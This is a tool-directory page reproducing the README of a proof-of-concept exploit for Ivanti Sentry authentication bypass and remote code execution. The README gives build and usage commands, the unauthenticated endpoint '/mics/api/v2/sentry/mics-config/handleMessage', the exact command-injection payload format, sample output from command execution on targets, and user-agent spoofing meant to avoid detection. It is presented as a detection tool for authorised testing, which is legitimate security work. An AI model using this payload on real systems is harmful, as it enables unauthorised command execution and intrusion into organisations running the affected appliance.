
Skip to content
KitploitKITPLOIT
ToolsBlog
Submit
ToolsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

··Feeds·Contact·Privacy·© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
CVE-2026-10523-Ivanti-sentry — Proof-of-concept detection tool for Ivanti Sentry authentication bypass and remote code execution vulnerabilities (CVE-2026-10520, CVE-2026-10523). Sends crafted API requests to execute system commands and validate vulnerable deployments. | Kitploit
Tools/GitHubGitHub/gagaltotal/cve-2026-10523-ivanti-sentry
Vulnerability AnalysisExploitationWeb Application ExploitationPenetration TestingCommand and ControlAuthentication
GitHubgagaltotal/cve-2026-10523-ivanti-sentry

CVE-2026-10523-Ivanti-sentry

Proof-of-concept detection tool for Ivanti Sentry authentication bypass and remote code execution vulnerabilities (CVE-2026-10520, CVE-2026-10523). Sends crafted API requests to execute system commands and validate vulnerable deployments.

View RepositoryWebsite
3132 months agoNot yet reviewed

Most Popular

View all →

Discover the most used tools by our community.

Explore all tools

Browse our collection of tools

View all tools →
Share

CVE-2026-10523 - Ivanti Sentry RCE Detection Tool

A comprehensive proof-of-concept detection tool for testing Ivanti Sentry vulnerabilities related to authentication bypass and remote code execution. This tool identifies systems vulnerable to CVE-2026-10520 and CVE-2026-10523.

Overview

This project is designed to detect and validate whether an Ivanti Sentry instance is vulnerable to critical authentication bypass and remote code execution flaws. The tool sends specially crafted messages through the Ivanti Sentry API endpoint to execute system commands and extract the results, allowing security researchers and penetration testers to identify vulnerable deployments.

Vulnerability Details

CVE-2026-10520

Authentication bypass vulnerability in Ivanti Sentry that allows unauthenticated access to restricted API endpoints.

CVE-2026-10523

Remote code execution vulnerability in Ivanti Sentry that permits execution of arbitrary system commands through the messaging API when combined with the authentication bypass.

Features

  • Unauthenticated detection of vulnerable Ivanti Sentry instances
  • System command execution capability for proof-of-concept validation
  • Support for HTTP and HTTPS connections with TLS verification bypass
  • Proxy support for testing through intermediaries
  • Clean command output extraction from XML responses
  • Safe error handling with informative feedback
  • Configurable timeout and response size limits
  • Requirements

    • Go 1.26.4 or higher
    • Network access to the target Ivanti Sentry instance
    • Valid target URL with protocol (HTTP or HTTPS)

    Installation

    Clone the repository and navigate to the project directory:

    root@kitploit:~
    git clone https://github.com/gagaltotal/CVE-2026-10523-Ivanti-sentry
    cd CVE-2026-10523-Ivanti-sentry
    

    Get init and package library

    root@kitploit:~
    go mod init CVE-2026-10523-Ivanti-sentry
    go mod tidy
    

    Build the executable:

    root@kitploit:~
    go build -o tot_poc tot_poc.go
    

    Usage

    Screen Capture

    The tool requires two mandatory parameters: target URL and command to execute.

    Basic Usage

    Screen Capture

    Run a simple command on the target:

    root@kitploit:~
    ./tot_poc -url https://target.example.com:8443 -cmd "uname -a"
    

    Command Line Options

    • -url (required): Target base URL including protocol (e.g., https://127.0.0.1:8443)
    • -cmd (required): Command to execute for vulnerability detection (e.g., "uname -a", "id", "whoami")
    • -p or -proxy (optional): Proxy address and port for routing traffic (e.g., 127.0.0.1:8080)

    Usage Examples

    Screen Capture

    Detect vulnerability with simple system information command:

    root@kitploit:~
    ./tot_poc -url https://192.168.1.100:8443 -cmd "uname -a"
    

    Run with proxy configuration:

    root@kitploit:~
    ./tot_poc -url https://target.example.com:8443 -cmd "whoami" -proxy 127.0.0.1:8080
    

    Execute command to extract system information:

    root@kitploit:~
    ./tot_poc -url https://sentry-instance.internal:8443 -cmd "cat /etc/os-release"
    

    Output

    The tool will display:

    1. A banner with vulnerability information
    2. Target URL, command, and proxy configuration (if applicable)
    3. Real-time status messages indicating request progress
    4. Results of the command execution if the target is vulnerable
    5. Error messages if the target is not vulnerable or connection fails

    Successful Detection Output

    root@kitploit:~
    Target: https://192.168.1.100:8443
    Command: uname -a
    
    [+] Sending command execution check to: https://192.168.1.100:8443/mics/api/v2/sentry/mics-config/handleMessage
    [+] Target appears to be vulnerable.
    
    Command output:
    Linux sentry-server 5.10.0-8-generic x86_64 GNU/Linux
    

    Failed Detection Output

    root@kitploit:~
    Target: https://192.168.1.100:8443
    Command: uname -a
    
    [+] Sending command execution check to: https://192.168.1.100:8443/mics/api/v2/sentry/mics-config/handleMessage
    [-] Target does not appear to be vulnerable.
    

    Technical Details

    Attack Vector

    The tool exploits the /mics/api/v2/sentry/mics-config/handleMessage endpoint which is accessible without authentication. The payload is constructed as:

    root@kitploit:~
    message=execute+system+/configuration/system/commandexec+<commandexec><index>1</index><reqandres>[COMMAND]</reqandres></commandexec>
    

    The response contains the command output in XML format within a success tag.

    Security Features

    • TLS verification bypass for testing self-signed certificates
    • Configurable HTTP timeouts to prevent hanging requests
    • Response size limiting (10 MB) to prevent memory exhaustion
    • Proper error handling for malformed responses
    • User-Agent spoofing to avoid simple detection mechanisms

    How It Works

    1. Parse command-line arguments for target URL and command
    2. Create HTTP client with optional proxy configuration
    3. Construct payload with the user-provided command
    4. Send POST request to the vulnerable endpoint
    5. Extract command output from XML response structure
    6. Display results or error messages accordingly

    Disclaimer

    This tool is provided for authorized security testing and research purposes only. Users are solely responsible for ensuring they have proper authorization before testing any systems. Unauthorized access to computer systems is illegal. The authors assume no liability for misuse or damage caused by this tool.

    Requirements and Limitations

    • Target must be a vulnerable Ivanti Sentry instance
    • Network connectivity to the target system is required
    • Default timeout is 10 seconds per request
    • Maximum response size is limited to 10 MB
    • Only effective on systems running vulnerable versions of Ivanti Sentry
    • TLS certificate validation is disabled for testing purposes

    Author

    GhostGTR666 - Gagaltotal666

    Repository

    https://github.com/gagaltotal/CVE-2026-10523-Ivanti-sentry

    License

    This project is provided as-is for security research and educational purposes.

    References

    • CVE-2026-10520: Ivanti Sentry Authentication Bypass
    • CVE-2026-10523: Ivanti Sentry Remote Code Execution
    Download Tool